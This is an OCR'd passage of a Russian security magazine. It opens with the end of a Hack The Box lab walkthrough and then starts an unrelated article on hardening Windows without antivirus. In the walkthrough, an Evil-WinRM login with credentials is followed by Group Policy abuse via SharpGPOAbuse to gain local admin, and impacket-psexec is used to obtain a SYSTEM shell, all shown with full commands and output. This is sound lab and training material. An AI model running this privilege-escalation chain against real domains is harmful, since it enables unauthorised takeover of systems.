


```
evil-winrm -i 10.10.11.3 -u HHogan -p 'H4ppyFtW183#'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\HHogan\Documents> whoami
office\hhogan
*Evil-WinRM* PS C:\Users\HHogan\Documents>
```

Сессия пользователя hhogan

ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Просматриваем информацию о пользователе, его группы и привилегии и отмечаем, что пользователь состоит в группе `GPO Managers`.




```
*Evil-WinRM* PS C:\Users\HHogan\Documents> whoami /all

USER INFORMATION
----------------

User Name     SID
============= ==============================================
office\hhogan S-1-5-21-1199398058-4196589450-691661856-1108


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                            Attributes
========================================== ================ ============================================== ==================================================
Everyone                                   Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access    Alias            S-1-5-32-574                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
OFFICE\GPO Managers                        Group            S-1-5-21-1199398058-4196589450-691661856-1117 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label           S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

Информация о пользователе

Эта группа позволит нам управлять объектами групповой политики, а это путь к повышению привилегий. Получим все объекты групповой политики в домене. Нас интересуют только идентификаторы объектов и их имена.

```
Get-GPO -All | select Id,DisplayName
```




```
*Evil-WinRM* PS C:\Users\HHogan\Documents> Get-GPO -All | select Id,DisplayName

Id                                   DisplayName
--                                   -----------
04fe5c75-0078-4d44-97c5-8a796be906ec Windows Firewall GPO
31b2f340-016d-11d2-945f-00c04fb984f9 Default Domain Policy
37238285-35d0-4d0c-a702-b489c38ed505 Default Active Directory Settings GPO
6ac1786c-016f-11d2-945f-00c04fb984f9 Default Domain Controllers Policy
7b6165c4-c41d-47ed-9a37-e1a058f230c1 Windows Update GPO
86e68a9a-f5e9-49b9-a1e3-9ccdaa9251b4 Windows Update Domain Policy
9d183bb5-7581-4c19-9390-b1ebccacce99 Software Installation GPO
ec1feba4-db03-4721-81db-b0baa61ffa18 Password Policy GPO
```

Список GPO

Для изменения параметров GPO будем использовать инструмент SharpGPOAbuse. Изменим политику домена по умолчанию и добавим текущего пользователя в группу `Administrators`.

```
.\SharpGPOAbuse.exe --AddLocalAdmin --UserAccount hhogan --GPOName
"Default Domain Policy"
gpupdate /force
```




```
*Evil-WinRM* PS C:\Users\HHogan\Documents> .\SharpGPOAbuse.exe --AddLocalAdmin --UserAccount hhogan --GPOName "Default Domain Policy"
[+] Domain = office.htb
[+] Domain Controller = DC.office.htb
[+] Distinguished Name = CN=Policies,CN=System,DC=office,DC=htb
[+] SID Value of hhogan = S-1-5-21-1199398058-4196589450-691661856-1108
[+] GUID of "Default Domain Policy" is: {31B2F340-016D-11D2-945F-00C04FB984F9}
[+] File exists: \\office.htb\SysVol\office.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine\Microsoft\Windows NT\SecEdit\GptTmpl.inf
[+] The GPO does not specify any group memberships.
[+] versionNumber attribute changed successfully
[+] The version number in GPT.ini was increased successfully.
[+] The GPO was modified to include a new local admin. Wait for the GPO refresh cycle.
[+] Done!
*Evil-WinRM* PS C:\Users\HHogan\Documents> gpupdate /force
Updating policy...



Computer Policy update has completed successfully.

User Policy update has completed successfully.
```

Изменение GPO

Периодически просматриваем членов группы Administrators. Вскоре там появится и наш добавленный пользователь.

```
net localgroup Administrators
```




```
*Evil-WinRM* PS C:\Users\HHogan\Documents> net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
HHogan
The command completed successfully.
```

Члены группы Administrators

Теперь у пользователя есть высокие привилегии и мы можем использовать **PsExec** для получения сессии от имени SYSTEM.

```
impacket-psexec 'office.htb/hhogan:H4ppyFtW183#'@10.10.11.3
```



```
impacket-psexec 'office.htb/hhogan:H4ppyFtW183#'@10.10.11.3
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.10.11.3.....
[*] Found writable share ADMIN$
[*] Uploading file gCPNYCPc.exe
[*] Opening SVCManager on 10.10.11.3.....
[*] Creating service NMFP on 10.10.11.3.....
[*] Starting service NMFP.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.2322]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txt
3b462b3cb344e616193d2f8343634744
```

Флаг рута

Мы получили флаг рута, а значит, машина захвачена!

САМООБОРОНА БЕЗ АНТИВИРУСА

Защищаем Windows своими руками

Если ты хочешь защититься от вирусов, тебе нужен антивирус, верно? Вовсе не обязательно. У антивирусов множество недостатков, поэтому если у тебя на плечах голова и ты готов ее использовать, то можешь сам свести риски заражения к минимуму. Достаточно следовать правилам цифровой гигиены и сделать несколько важных настроек системы. Именно об этих настройках и поговорим.

Nik Zerof
xtahi0nix@gmail.com

Думаю, проблемы антивирусов тебе хорошо знакомы. Для меня решающий момент — это риски, связанные с конфиденциальностью. О них открыто сообщается в любом пользовательском соглашении антивируса — от дефолтного «Защитника» Windows до широко известных платных решений.

К тому же антивирус, как известно, не дает стопроцентной гарантии защиты. Поэтому, даже если ты не планируешь отказываться от него, дополнительная защита никогда не помешает.

Важное предупреждение: часть инструментов, о которых я рассказываю в статье, производят глубинные изменения в Windows и не будут уведомлять тебя, если ты сделаешь что-то не так. При неумелом использовании можно легко повредить систему. Зато в руках профессионала эти утилиты превращаются в грозное оружие против уязвимостей.

ТЮНИНГУЕМ WINDOWS

Надо понимать, что вирус — это всего лишь программа, которая исполняется в ОС. Поэтому первый шаг к противодействию вирусу — правильно настроить окружение.

Первым делом нужно создать пользователя с ограниченными правами. Да, все уже миллион раз читали и слышали рекомендации не сидеть под админом, в том числе и в Windows, но почему-то упорно продолжают.

Если хочешь обходиться без антивируса, заведи привычку сразу после установки ОС и драйверов делать учетку обычного юзера. Это обломает зубы всем вредоносным программам, которые не умеют поднимать себе права. Ну а про то, что система всегда должна быть обеспечена последними патчами, и говорить не стоит, это знают даже малые дети.

Работая от имени пользователя, ты заодно получишь некоторую защиту системных файлов и настроек от несанкционированных изменений. Если вирус или какая-то другая гадость полезет менять системные файлы, то столкнется с ограничениями доступа.

А дальше нужно уменьшить, насколько это возможно, поверхность атаки на тебя.

INFO

Поверхность атаки в информационной безопасности относится к сумме всех уязвимостей и способов, через которые злоумышленник может попытаться проникнуть в систему. Чем больше потенциальных уязвимостей, тем больше поверхность атаки.

